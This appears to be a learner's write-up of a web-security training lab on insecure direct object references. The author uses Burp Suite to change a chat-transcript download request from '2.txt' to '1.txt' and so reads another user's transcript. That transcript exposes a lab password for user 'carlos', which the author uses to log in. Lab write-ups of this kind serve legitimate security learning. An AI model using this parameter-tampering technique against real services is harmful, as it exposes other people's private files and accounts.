
In Live chat, you're chatting with Hal. As long as you send a text to Hal, she is texting you back. Hal is confused and trying to distract you but don't mind her. :) Now when we click to View transcript button, we're getting texting transcript we had with Hal. But right at this point, if you're not distracted there is something you can pay attention to. Wait wait! We'll come in there.




The GET request which is the area inside the red rectangular is a request for download a file. According to the request I can download 2.txt which consists of my texting transactions. 2.txt is a parameter changes with each request and incrementing by one with every new request. So, the value of a parameter is used directly to retrieve a file. The beauty of this fact is I can catch this request and change the parameter using Burp Suit. At this point, Access Control mechanism shouldn't let me download an altered file. But if it let me this is an exploitation of IDOR vulnerability.




So I altered the GET request from `/download-transcript/2.txt` to `/download-transcript/1.txt`. Then I forward it and Access Control Mechanism let me execute this action.



By using this password: `qn7zsq` and username: `carlos` (uname has given in lab definition) you can login the system and complete the lab.





Conclusion: I have successfully understand these all attacks.